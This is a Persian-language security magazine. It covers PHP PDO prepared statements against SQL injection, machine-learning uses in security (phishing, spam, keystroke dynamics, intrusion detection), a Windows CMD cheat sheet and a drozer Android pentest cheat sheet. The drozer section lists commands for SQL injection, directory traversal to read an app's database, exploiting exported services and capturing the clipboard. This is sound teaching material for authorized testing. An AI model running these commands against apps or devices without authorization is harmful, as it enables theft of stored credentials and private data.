    $pdo = new PDO('mysql:host=localhost;dbname=test', $user, $pass);

} catch (PDOException $e) {
    print "Error!: " . $e->getMessage() . "<br/>";
    die();
}
```

جهت قطع اتصال می‌توان از دستور زیر استفاده کرد:

```
$pdo = null;
```

کنترل و بررسی خطاها در PDO:

PDO به کمک افزونه‌های خود به شما کمک می‌کند تا با استفاده از ۳ استراتژی مختلف در استفاده از خطا متناسب با سبک توسعه برنامه خود خطاها را کنترل و بررسی کنید.
این خطاها معمولاً زمانی که از دستورات try/catch استفاده می‌کنید در بخش catch تعریف خواهند شد، در حالت کلی در PDO سه نوع مود خطا وجود دارد که با استفاده از دستور PDO::ATTR_ERRMODE تعریف می‌شوند.

۱. PDO::ERRMODE_SILENT

این حالت پیش‌فرض خطاها در PDO است. PDO کد خطا را برای شما به‌سادگی تعیین می‌کند تا با استفاده از روش‌های PDO :: errorCode() و PDO :: errorInfo() خطاها را بررسی کنید.

۲. PDO::ERRMODE_WARNING

اگر فقط می‌خواهید ببینید چه مشکلاتی (بدون وقفه در اجرای برنامه) رخداده است، این تنظیم در هنگام اشکال‌زدایی آزمایش مفید است. این دستور درواقع هشدارها و خطاهای PHP را نشان می‌دهد.

۳. PDO::ERRMODE_EXCEPTION

این دستور بیشتر مورداستفاده قرار می‌گیرد، زیرا با اعمال آن یک exception یا استثناء مشخص می‌دهد که می‌توان از طریق آن خطاها را بررسی کرده و داده‌هایی که برای تخریب سایت شما ممکن است خطرناک باشند را پنهان می‌کند.
به مثال زیر توجه کنید:

```
try {
    $dbh = new PDO($dsn, $user, $password);
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Error!!!";
    file_put_contents('Errors.txt', $e->getMessage(), FILE_APPEND);
}
```

با استفاده از روش بالا خطاهای دریافتی به کاربر نشان داده نخواهند شد و در یک فایل متنی ('Errors.txt') جهت بررسی محرمانه خطاها ذخیره خواهند شد و کاربر صرفاً عبارت "Error!!!" را مشاهده خواهد کرد.

تبادل داده‌ها با بانک اطلاعاتی:

یکی از مهم‌ترین موارد در بحث کد نویسی امن، نحوه تبادل داده‌ها با پایگاه داده می‌باشد. نحوه پیاده‌سازی این دستورات نقش بسیار مهمی در امنیت وب‌سایت شما دارد. PDO برای جلوگیری از دسترسی غیرمجاز به داده‌ها راه‌کارهایی را ارائه داده است تا وب‌سایت و پایگاه داده شما از حملات SQL Injection یا تزریق SQL در امان باشد.
با استفاده از دستورات PDO داده‌ها در ۲ مرحله پردازش و به پایگاه داده ارسال می‌شوند:

همان‌طور که در تصویر فوق مشاهده می‌کنید با اعمال هر دستور PDO در تابع و متد prepare ابتدا پردازش انجام می‌شود و سپس اطلاعات بایند شده به مرحله اجرا درمی‌آید.
برای درک بهتر این موضوع به مثال زیر توجه کنید:

```
function product_show($product_id,$user_id)
{
    $pdo = config();
    $stmt = $pdo->prepare("SELECT * FROM product_tbl WHERE product_id
= ? AND user_id = ?");
    $stmt->bindValue(1, $product_id, PDO::PARAM_INT);
    $stmt->bindValue(2, $user_id, PDO::PARAM_INT);
    $stmt->execute();
    $result = $stmt->fetch(PDO::FETCH_ASSOC);
    return $result;
}
```

در مثال فوق ما یک تابع برای خواندن اطلاعات یک محصول از پایگاه داده نوشته‌ایم که شرط آن را بر اساس شناسه محصول و شناسه کاربر درخواست دهنده تعیین کرده‌ایم و با استفاده از قابلیت bindValue مقادیر شرطها را به آن پاس داده‌ایم و هم‌زمان عملیات فیلترینگ کاراکترهای مجاز را بر روی متغیرها انجام داده‌ایم.
به عنوان مثال در قطعه کد زیر ما ضمن پاس دادن متغیر به Query تعیین کرده‌ایم که مقدار قابل‌قبول فقط از نوع اعداد صحیح یا Integer باشد:

```
$stmt->bindValue(1, $product_id, PDO::PARAM_INT);
```

این روش جهت جلوگیری از حملات تزریق یا SQL Injection به کار می‌رود و اگر دقت کرده باشید مقادیر مستقیماً در query درج نشده‌اند و در مرحله بعدی به query ما Bind شده‌اند.

جمع‌بندی:

ما با قابلیت PDO و افزونه‌های آن جهت اتصال امن و ردوبدل کردن داده‌ها با پایگاه داده آشنا شدیم.
گفته شد که PDO قابلیت اتصال به ۱۲ پایگاه داده مختلف را دارد و اگر زمانی نیاز به تغییر درایور بانک اطلاعاتی در پروژه پیش آمد تنها با ایجاد تغییرات جزئی در کدها و بدون نیاز به تغییر کدهای وب‌سایت می‌توان این موارد را در کمترین زمان ممکن اعمال کرد.
همان‌طور که ذکر شد PDO با استفاده از سه افزونه، کنترل و بررسی خطاها را برای ما ساده‌تر می‌کند و درواقع تست و اشکال‌زدایی برنامه، خطاهای رخ‌داده را به‌طور واضح و شفاف‌تر در اختیار برنامه‌نویس قرار می‌دهد.
همچنین روش‌های Bind کردن مقادیر پارامترها جهت جلوگیری از حملات تزریق یا SQL Injection ذکر شد که یکی از نکات حائز اهمیت در بحث کد نویسی امن به شمار می‌رود.

منابع:

- https://bit.ly/395Zf0G
- https://bit.ly/2uE8upS
- https://bit.ly/2PAtTHJ

کاربردهای یادگیری ماشین در امنیت سایبری

گردآوری: محمد ساروقی

مقدمه

در کنار تکامل سریع فناوری‌های وب و موبایل، تکنیک‌های حمله نیز پیچیده‌تر می‌شوند. تکنیک‌های یادگیری ماشین که خود زیرمجموعه‌ی هوش مصنوعی است، راه‌حل‌های بالقوه‌ای را ارائه می‌دهد که می‌تواند به دلیل توانایی انطباق سریع با شرایط جدید و ناشناخته، برای حل چنین شرایط دشوار و پیچیده‌ای به کار رود. روش‌های مختلف یادگیری ماشین با موفقیت برای رفع مشکلات گسترده‌ای در علوم رایانه و امنیت اطلاعات به کار گرفته‌شده است. در این مقاله حوزه‌های مختلف یادگیری ماشین در امنیت سایبری مورد بحث قرارگرفته است.

نمونه‌هایی از کاربرد یادگیری ماشین در امنیت اطلاعات:

تشخیص فیشینگ، سیستم تشخیص نفوذ شبکه، احراز هویت با پویایی ضربه زدن به کلیدهای کیبورد، شناسایی هرزنامه‌ها و موارد دیگر در امنیت.

Phishing


فیشینگ نوعی سرقت هویت است و زمانی رخ می‌دهد که برای به دست آوردن اطلاعات حساس مانند گذرواژه‌ها، جزئیات حساب یا شماره کارت‌بانکی یک وب‌سایت مخرب را جعل کنند. اگرچه چندین نرم‌افزار و تکنیک ضدفیشینگ برای تشخیص تلاش‌های احتمالی فیشینگ در ایمیل‌ها و کشف محتویات فیشینگ در وب‌سایت‌ها وجود دارد، اما فیشرها با استفاده از تکنیک‌های جدید و ترکیبی برای دور زدن نرم‌افزار و تکنیک‌های موجود استفاده می‌کنند.

فیشینگ یک تکنیک فریبکارانه است که با استفاده از ترکیب مهندسی اجتماعی و فناوری برای جمع‌آوری اطلاعات حساس و شخصی مانند گذرواژه‌ها و جزئیات کارت‌بانکی و معرفی خود به‌عنوان یک شخص قابل‌اعتماد در یک ارتباط الکترونیکی، استفاده می‌شود. فیشینگ از ایمیل‌های منقضی شده ساخته می‌شود که به نظر می‌رسد معتبر و ظاهراً از منابع قانونی مانند مؤسسات مالی، سایت‌های تجارت الکترونیکی و غیره تهیه‌شده‌اند تا کاربران را به بازدید از وب‌سایت‌های کلاه‌برداری از طریق پیوندهای موجود در ایمیل فیشینگ فریب دهد. وب‌سایت‌های کلاه‌برداری برای تقلید از ظاهر یک صفحه وب شرکت واقعی طراحی‌شده‌اند.

ویژگی‌های دامنه‌های فیشینگ

ویژگی‌هایی که آن‌ها را از صفحات اصلی و واقعی متمایز می‌کند، چرا تشخیص این دامنه‌ها مهم است و چگونه می‌توان آن‌ها را با استفاده از روش‌های یادگیری ماشین و روش‌های پردازش زبان طبیعی تشخیص داد؟

در بررسی ساختار URL را برای درک واضح و روشن نحوه تفکر مهاجمان هنگام ایجاد یک دامنه فیشینگ؛ URL برای آدرس‌دهی به صفحات وب ایجاد شده است. شکل ۱ قسمت‌های مربوط به ساختار یک URL معمولی را نشان می‌دهد.



شکل ۱ - ساختار URL

یک آدرس وب با پروتکل آغازشده برای دسترسی به صفحه الزامی هست. نام دامنه مختص سرور میزبان صفحه وب است. این شامل یک نام دامنه ثبت‌شده (دامنه سطح دوم) و پسوندی است که ما از آن به‌عنوان دامنه سطح بالا (TLD) یاد می‌کنیم. قسمت نام دامنه محدود است زیرا باید نام دامنه ثبت شود. یک نام میزبان از یک نام فرعی و یک نام دامنه تشکیل‌شده است. یک فیشر کنترل کاملی بر بخش‌های فرعی دارد و می‌تواند هر مقدار را برای آن تعیین کند. URL ممکن است دارای یک مسیر و اجزای پرونده نیز باشد که توسط فیشر در صورت تمایل نیز قابل تغییر است. نام و مسیر فرعی کاملاً توسط فیشر قابل‌کنترل است.

مهاجم می‌تواند نام دامنه‌ای را که قبلاً ثبت نشده‌است، ثبت کند. این قسمت از URL فقط یک‌بار قابل تنظیم است. فیشر می‌تواند Path را در هر زمان تغییر دهد تا URL جدید ایجاد کند. دلیل تلاش مدافعان امنیتی برای شناسایی دامنه‌های فیشینگ به دلیل بخش منحصربه‌فرد دامنه وب‌سایت (Path) است.

هنگامی‌که یک دامنه جعلی تشخیص داده شود، قبل از آن‌که کاربران به آن دسترسی پیدا کنند، می‌توان از این دامنه جلوگیری کرد. صفحه جعلی می‌تواند ویژگی‌های مختلف داشته باشد که بتوان بر اساس آن جعلی بودن یک صفحه وب را تشخیص داد، تعداد بالای این ویژگی‌ها ما را بر آن می‌دارد که با استفاده از الگوریتم‌های یادگیری ماشین بتوانیم به‌سرعت صفحات فیشینگ را تشخیص دهیم. در شکل ۲، نمونه‌هایی از مجموعه داده مورد استفاده برای آموزش الگوریتم یادگیری ماشین نشان داده شده‌است:


No.	1: domain String	2: tld String	3: brandName Numeric	4: editDbrandName Numeric	5: digitCount Numeric	6: length Numeric	7: isKnownTld Numeric	8: www Numeric	9: keywords Numeric	10: punnyCode Numeric	11: randomDomain Numeric	12:
...	ayanasalon	com	0.0	1.0	0.0	10.0	0.0	0.0	0.0	0.0	0.0	
...	esteticabrasilbeauty	com	0.0	1.0	0.0	20.0	0.0	0.0	0.0	0.0	0.0	
...	erate365	com	0.0	1.0	3.0	8.0	0.0	0.0	0.0	0.0	0.0	
...	upstatescbusiness	com	1.0	1.0	0.0	17.0	0.0	0.0	1.0	0.0	0.0	
...	6-4c	com	0.0	0.0	2.0	4.0	0.0	0.0	0.0	0.0	0.0	
...	services-confirmatio...	com	1.0	1.0	0.0	23.0	0.0	0.0	1.0	0.0	0.0	
...	hmsinformatica	com	1.0	1.0	0.0	14.0	0.0	0.0	1.0	0.0	0.0	

شکل ۲

هرزنامه

ایمیل‌ها به‌عنوان ابزاری برای ارتباطات سریع و غیر هم‌زمان مورداستفاده می‌باشند که رشد سریع ایمیل‌ها و هزینه‌ی کم آن‌ها باعث شده تا برخی افراد از آن‌ها سوءاستفاده کنند و به ارسال ایمیل‌های بیهوده تحت عنوان اسپم اقدام کنند. امروزه ایمیل‌های اسپم یک مسئله در حال رشد است که باعث ایجاد یک اثر اقتصادی در جامعه شده است. اسپم‌ها علاوه بر آزار و اتلاف وقت کاربران، باعث اتلاف پهنای باند و منابع شبکه و ترافیک در شبکه می‌شوند، برای حل این مشکل روش‌های زیادی وجود دارد که یکی از این روش‌ها یادگیری ماشین است.

برای تشخیص درست هرزنامه از الگوریتم‌های مختلف یادگیری ماشین استفاده می‌شود که ویژگی‌های مختلفی را برای تایید این موضوع که آیا یک ایمیل اسپم است یا خیر میتوان نام برد. برای مثال در ایمیل‌هایی که کلمه Free یافت شود می‌توان نتیجه گرفت که یک ایمیل تبلیغاتی و به احتمال زیاد هرزنامه است.



شکل ۳

یکی از مواردی که در تشخیص هرزنامه‌ها از اهمیت بالایی برخوردار است می‌توان به شخصی‌سازی کردن تشخیص ایمیل‌های هرزنامه اشاره کرد، شرکت گوگل از زمان ارائه تنسورفلو که یک فریمورک رایگان و متن‌باز است به دنبال این هدف است که با توجه به بازخوردی که از کاربران دریافت می‌کند بتواند به هدف خود برسد.

احراز هویت با پویایی و ریتم ضربه زدن به صفحه‌کلید


Keystroke Dynamics به روش یا تکنیکی گفته می‌شود که توسط آن می‌توان افراد را با استفاده از روش و ریتم استفاده از صفحه‌کلید و تایپ‌کردن شناسایی و احراز هویت کرد. Keystroke Dynamics یک تکنیک احراز هویت بیومتریک با عنوان What You Do یا شیوه‌ی رفتاری شماست و جزء دسته‌بندی Two-Factor Authentication می‌باشد.

هر فردی در زمان استفاده از کیبورد و تایپ‌کردن، رفتار و روش استفاده خاص خود را دارد که پارامترهایی همچون زمان و نحوه فشردن کلیدها از این دسته رفتارها است. زمانی که از نرم‌افزارهای بیومتریک Keystroke Dynamics استفاده می‌کنید ابتدا تکنیک‌ها و ریتم استفاده شما از کیبورد در قالب یک Biometric Template بنام شخص شما در نرم‌افزار ذخیره می‌شود.

به صورت کلی دو پارامتر بسیار مهم در تهیه این قالب بیومتریک دخیل است، ۱. مدت‌زمانی که یک کلید فشرده می‌شود (Dwell time) ۲. مدت‌زمان بین رها کردن یک کلید و فشردن یک کلید جدید (Flight time). زمانی که شما تعدادی کاراکتر را توسط کیبورد وارد می‌کنید، مدت‌زمانی که بین Flight time و Dwell time صرف می‌شود مختص همین عملیات و همین فرد است و همین پارامتر ترکیبی ویژگی منحصربه‌فرد یک شخص یا کاربر ما خواهد بود. با جمع‌آوری داده‌های مربوط به کاربران قادر خواهیم بود تشخیص دهیم کاربری که در حال احراز هویت برای ورد به پروفایل شخصی خود است کاربر واقعی است یا شخص غیرمجازی است.

سیستم‌های تشخیص نفوذ

گسترش روزافزون شبکه جهانی اینترنت به واسطه کاربردهای متعدد مانند اتصال دستگاه‌های مختلف و ارتباطات از طریق فضای مجازی، باعث شده است که این شبکه به عنصر جدایی‌ناپذیر زندگی انسان‌ها مبدل شود. از طرف دیگر، دسترسی آسان به منابع باعث شده که مراکز مختلف اطلاعاتی ضمن به اشتراک گذاشتن منابع اطلاعاتی برای کاربران احراز هویت شده، محدودیت‌هایی را برای سایر افراد اعمال کنند. این تحریم‌ها عطشی را در افراد به وجود می‌آورد تا برای دسترسی به این اطلاعات که عموماً بصورت ایستا است و در سرورهای داخلی مراکز مختلف وجود دارند، تلاش پایان‌ناپذیری را به‌کارگیرند.



شکل ٤

در مقابل برای ممانعت از دسترسی‌های غیرمجاز به اطلاعات حساس و عدم استفاده بدون مجوز از سرویس‌های داخلی یک سازمان، نیاز به وجود راهکارهایی است که توانایی دفاع از منابع در مقابل خرابکاران اینترنتی را داشته باشد.
به‌صورت کلی حملات سایبری در دودسته کلی تقسیم‌بندی می‌شوند: دسته اوّل حملات منفعل هستند که هکر هیچگونه بسته‌ای تولید نکرده و عموماً فقط بسته‌های سطح شبکه را شنود می‌کند. دسته دوم حملات فعال می‌باشند که تعداد گسترده‌ای از حملات را شامل می‌شود، مانند DOS، DDOS، R۲L، Probing، Brute force و U۲R.
فایروال‌ها اولین نمونه از مکانیسم‌های دفاعی شبکه و میزبان‌ها بودند که اساس عملکرد آن‌ها ایجاد محدودیت بر روی آدرس‌های لایه انتقال و لایه شبکه با توجه به بسته‌های سطح شبکه بود. با گسترش حملات و به‌وجود آمدن تکنیک‌های جعل آدرس، هکرها به‌سادگی می‌توانستند از فایروال‌ها عبور کنند و یا اصطلاحاً آن‌ها را دورزن کنند. پس به یک سیستم تشخیص نفوذ نیاز است که بتواند با استفاده از امضای حملات شناخته‌شده، آن‌ها را تشخیص دهد و سد محکمی در مقابل حملات گسترده باشد. سیستم‌های تشخیص نفوذ به دو صورت طراحی می‌شوند:
۱) مبتنی بر امضاء
۲) مبتنی بر ناهنجاری

سیستم‌های مبتنی بر امضاء برای شناسایی و تشخیص حملاتی کارایی دارند که شناخته‌شده باشند، به‌عبارت‌دیگر الگوی عملکرد و ساختار کد آن‌ها استخراج شده باشد. امّا سیستم‌های تشخیص نفوذ مبتنی بر ناهنجاری، عموماً برای تشخیص حملات روز صفرم هستند. بدین معنی که قبلاً اتفاق نیافتاده‌اند. بر اساس یک دسته‌بندی دیگر نیز می‌توان روش‌های تشخیص حمله را بر پایه آنالیز ترافیک شبکه به‌عنوان یک راهکار شناسایی مطمئن در سه گروه تقسیم کرد:
۱) روش‌های آماری
۲) روش‌های مبتنی داده
۳) روش‌های مبتنی بر یادگیری ماشین

به دلیل وجود مشکلاتی در روش‌های آماری از قبیل عدم طراحی پروفایل از رفتار نرمال شبکه، این روش بازدهی کمی در تشخیص حملات دارد. سیستم‌های مبتنی برداده نیز نیاز به به‌روزرسانی مداوم دارند و در حالت کلی می‌توان گفت که روش‌های موجود در این حوزه، هیچ‌گونه استنتاجی از داده‌ها و اطلاعات انجام نمی‌دهند، یعنی حملات باید بدون هیچ‌گونه تغییری و صرفاً مطابق با اطّلاعات جدول‌بندی شده اتفاق بیفتد تا قابل‌تشخیص باشند و در غیر این صورت، به‌راحتی به شبکه نفوذ خواهند کرد.
در روش‌های یادگیری ماشین امکان انتخاب بردارهای ویژگی از ترافیک شبکه در سطوح مختلف وجود دارد. به‌طورمعمول این بردارهای ویژگی در سطح بسته و یا در سطح جریان هستند. با انتخاب مناسب بردارهای ویژگی داده، الگوریتم آموزش و معیار بهینه‌سازی، الگوریتم یادگیری ماشین به مدلی با بازدهی بالا مبدّل خواهد شد.

الگوریتم‌های یادگیری ماشین بر اساس داده‌های آموزشی به پنج گروه تفکیک می‌شوند:
۱) یادگیری نظارت‌شده
۲) یادگیری بدون نظارت
۳) یادگیری نیمه نظارت‌شده
٤) یادگیری با ضعف در نظارت
۵) یادگیری تقویتی

از میان دسته‌بندی‌های بالا با توجه به وجود مجموعه‌های آموزشی استاندارد در تشخیص حملات شبکه، بیشتر از روش‌های یادگیری نظارت‌شده استفاده می‌شود. در این الگوریتم‌ها به یک مجموعه داده جهت استخراج ویژگی‌هایی از Packet ها یا Flow ها نیاز است. با استخراج این ویژگی‌ها و جمع‌آوری نمونه‌های مربوطه، مجموعه داده به دو بخش آموزش و ارزیابی تقسیم‌بندی می‌شود. بخش آموزش درصد بالایی از مجموعه را شامل است که برای آموزش الگوریتم از آن استفاده می‌شود و برای ارزیابی مدل آموزش‌دیده از بخش ارزیابی داده‌ها استفاده می‌شود. سپس صحت تشخیص ماشین در مواجه با داده‌های ارزیابی، داده‌هایی که تابه‌حال آن را مشاهده نکرده است، ارزیابی می‌شود.
یکی از مشکلاتی که در حوزه تشخیص نفوذ وجود دارد استخراج ویژگی‌هایی است که بتواند برای پروتکل‌های مختلف، با ویژگی‌های متفاوت، حملات را از ترافیک نرمال متمایز کند. در الگوریتم‌های یادگیری ماشین، استخراج ویژگی‌ها از نمونه‌ها باید توسط متخصصین صورت بگیرد و با استفاده از الگوریتم یادگیری ماشین، یک مدل برای تشخیص نفوذ طراحی گردد. امّا در الگوریتم‌های یادگیری عمیق نیازی به استخراج ویژگی نیست و می‌توان به‌صورت خودکار، ویژگی‌های مختلف را با استفاده از عملگرهایی مانند کانولوشن و یا دیگر روش‌ها استخراج نمود که در این صورت دیگر انتخاب ویژگی در ورودی مدل اهمیتی نخواهد داشت.
یادگیری عمیق به گروهی از الگوریتم‌های یادگیری ماشینی اشاره دارد که معمولاً مبتنی بر شبکه‌های عصبی مصنوعی هستند و به دنبال استخراج روابط سطح بالای موجود در داده‌ها می‌باشند. برای تحقق این امر یادگیری عمیق به الگوریتم‌های یادگیری ماشین و تکنیک‌هایی برای استخراج روابط و ویژگی‌های معنادار از داده‌ها نیاز دارد.
برای طراحی سیستم تشخیص نفوذ از الگوریتم‌ها مختلف یادگیری ماشین و یادگیری عمیق استفاده شده‌است که با توجه به نوع حملات و منابع سخت‌افزاری می‌توان از آن‌ها استفاده نمود.

Cheat Sheet

دفترچه تقلب

CMD Cheat Sheet

نویسنده: مسلم حقیقیان

نمایش لیستی از تمامی حساب‌های اعتبار سنجی شده در ویندوز	cmdkey /list
ایجاد یک اعتبار جدید از نوع عمومی برای ورود به سرور با نام uokserver برای حساب کاربری secureacc با رمز عبور MYpassword در لیست Windows Credential	cmdkey /generic:APAKURD/uokserver / user:secureacc /pass:MYpassword
حذف اعتبار برای سرور uokserver	cmdkey /delete:uokserver
نمایش تمامی فایل‌های رمزنگاری‌شده در پوشه APA	CIPHER c:\APA*
اعطای مجوز کامل به پوشه software برای حساب secureacc	ICACLS Software /Grant secureacc:F
گرفتن دسترسی حساب secureacc به پوشه software و تمام زیرمجموعه‌های آن	ICACLS Software /Deny secureacc:F /T /Q
حذف کردن مجوز Deny به پوشه software برای حساب secureacc	ICACLS Software /Remove:d secureacc /T /Q

گرفتن پشتیبان از مجوزهای پوشه software	ICACLS Software /Save Permission /T
بازگرداندن مجوز پشتیبان گیری شده به پوشه	ICACLS Software /Restore Permission
دیدن تاریخچه فرامین داس	doskey /history
سیستم‌عامل را مجبور به اعمال همه تنظیمات مربوط به سیاست‌های امنیتی می‌کند.	gpupdate /force
ذخیره تمام اطلاعات موجود در مورد سیاستهای امنیتی سیستم‌عامل در فایل متنی	gpresult /z >C:\batch\policy.txt

CMD Cheat Sheet

اجازه دادن به تمام اعضای گروه (کاربران محلی) برای ورود به‌صورت محلی	`ntrights -u Users +r SeInteractiveLogonRight`
انکار مجوز ورود محلی به کاربر secureacc	`ntrights -u secureacc +r SeDenyInteractiveLogonRight`
اعطای مجوز امکان خاموش کردن سرور برای حساب apauser بر روی دامنه apadom بر روی سرور apaserver	`ntrights -u apadom\apauser +r SeShutdownPrivilege -m \\ apaserver`
اجرای cmd با سطح دسترسی administrator برای حساب secureacc	`Runas /profile /user:secureacc\ administrator CMD`
اضافه کردن پکیج درایور	`pnputil /add-driver x:\driver. inf`
نصب درایور	`pnputil /add-driver device.inf /install`
شمارش پکیج درایور	`pnputil /enum-drivers`
اجبار به حذف درایور خاص	`pnputil /delete-driver oem1.inf /force`

drozer

گردآوری: هادی گلباغی

```
hgapa@ubuntu:~$ adb forward tcp:31415 tcp:31415
hgapa@ubuntu:~$ drozer console connect
Selecting c942036fbd746411 (Genymotion Custom Phone - 6.0.0 - API 23 - 768x1280 6.0)

            ..                    ..:.
          ..o..                   .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
       .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz>
```

دستورات عمومی

ارائه راهنما	Help
اجرای یک دستور	Run
خروج از برنامه	Exit
نمایش لیستی از دستورات	List
فراهم‌آوری یک شل برای اجرای دستور	Shell
حذف فایل‌های موقت ساخته شده	Clean
لیست ماژول‌ها برای نصب و کار	Module
نمایش مجوزها	Permissions

نکته: در دستورات زیر از CertUok به‌عنوان نام پکیج یک اپلیکیشن اندرویدی برای نمونه استفاده‌شده است.

دستورات اولیه

dz> run app.package.list -f CertUok	یافتن نام پکیج اپلیکیشن‌های نصب شده
dz> run app.package.manifest com.example.CertUok	به دست آوردن مانیفست اپلیکیشن
dz> run app.package.attacksurface com.example.CertUok	به دست آوردن attack surface
dz> run app.activity.info -a com.example.CertUok	به دست آوردن exported activities
dz> run app.package.launchintent com.example.CertUok	به دست آوردن MAIN Activity
dz> run app.provider.info -a com.example.CertUok	به دست آوردن exported Content Providers
dz> run app.provider.finduri com.example.CertUok	به دست آوردن content URI's
dz> run app.provider.query content://com.example.CertUok.DBContentProvider/Passwords	در صورت یافتن مسیر URI به صورت exported content providers، اجرای هر دستوری برای به دست آوردن اطلاعات مفید
dz> run app.provider.insert content://com.example.CertUok.DBContentProvider/Passwords --integer _id 3 --string service Facebook --string username tyrone --string password	اضافه کردن ورودی در بانک اطلاعاتی content providers
dz> run app.package.list -p android.permission.INSTALL_PACKAGES	به دست آوردن مجوز اپلیکیشن‌های نصب شده
dz> run app.package.list -u 1000	به دست آوردن اپلیکیشن‌های در حال اجرا با UID خاص
dz> run scanner.activity.browsable	به دست آوردن browsable activities بر روی یک دستگاه

Decompiling/Compiling/Signing apk

$ java -jar apktool.jar d com.joeykrim.rootcheck.apk rootcheck	برگردان اپلیکیشن به کد smali با استفاده از apktool
$ java -jar apktool.jar b rootcheck/ rootcheck-modified.apk	کامپایل مجدد اپلیکیشن
$ jarsigner -verbose -sigalg SHA\withRSA -digestalg SHA\ -keystoremykey.keystore rootcheck-modified.apk alias_name	انجام امضاء مجدد اپلیکیشن

SQL injection (SQLi)

dz> run app.provider.query content://com.example.CertUok.DBContentProvider/Passwords --projection """	بررسی SQLi بر روی یک Content provider متصل شده به بانک اطلاعاتی
dz> run scanner.provider.sqltables -a content://com.example.CertUok.DBContentProvider/Passwords	بررسی خودکار SQLi بر روی یک Content provider
dz> run auxiliary.webcontentresolver -p 9999	استفاده برای راه‌اندازی یک سرور Localhost برای نمایش content providers و اجرای ابزاری مانند SQLMAP
dz> run scanner.provider.injection	پویش خودکار SQLi بر روی تمامیContent provider های موجود در یک دستگاه

Traversals

dz> run app.provider.read content://com.example.CertUok.FileBackupProvider/system/etc/hosts	خواندن فایل‌های خارجی با استفاده از Content provider
dz> run app.provider.read content://com.example.CertUok.FileBackupProvider/../../../../data/data/com.example.CertUok/databases/database.db >database.db	بررسی Directory Traversal
dz> run scanner.provider.traversal -a content://com.example.CertUok.FileBackupProvider	پویش خودکار Traversals

Exploiting Services

dz> run app.service.info -a com.example.CertUok	به دست آوردن تمامی سرویس‌های یک اپلیکیشن
dz> run app.service.send com.example.CertUok com.example.CertUok.AuthService --msg 2354 1 9234 --extra string com.example.CertUok.PIN 1337 --bundle-as-obj	اکسپلویت تابع handleMessage() در اپلیکیشن برای تحلیل سرویس AuthService
dz> run app.service.send com.example.CertUok com.example.CertUok.CryptoService --msg 3 2 3452 --extra string com.example.CertUok.KEY testpassword --extra string com.example.CertUok.STRING «string to be encrypted» --bundle-as-obj	اکسپلویت CryptoService برای رمزنگاری یک پیام

Exploiting Broadcast Receivers

dz> run app.broadcast.info -a com.mwr.example.browser	واکشی Broadcast Receivers
dz> run app.broadcast.sniff --action android.intent.action.BATTERY_CHANGED	استراق سمع (Sniff) Intentها

dz> run scanner.misc.checkjavascriptbridge -a com.vulnerable.js	استفاده از ماژول‌های Drozer برای به دست آوردن اینکه WebView قابل بهره‌برداری است یا خیر
dz> run post.capture.clipboard	به دست آوردن متن کپی شده در Clipboard
dz> run app.package.backup -f com.example.CertUok	بررسی اینکه یک اپلیکیشن اجازه گرفتن نسخه پشتیبان از داده‌ها را دارد یا خیر
dz> run app.package.debuggable -f sieve	بررسی اینکه یک اپلیکیشن debuggable است یا خیر
shell@android:/ $ run-as com.example.CertUok	اجرای دستورات اگر یک اپلیکیشن debuggable باشد

drozer

Tool Review

معرفی ابزار

SNORT

گردآوری: محمد ساروقی

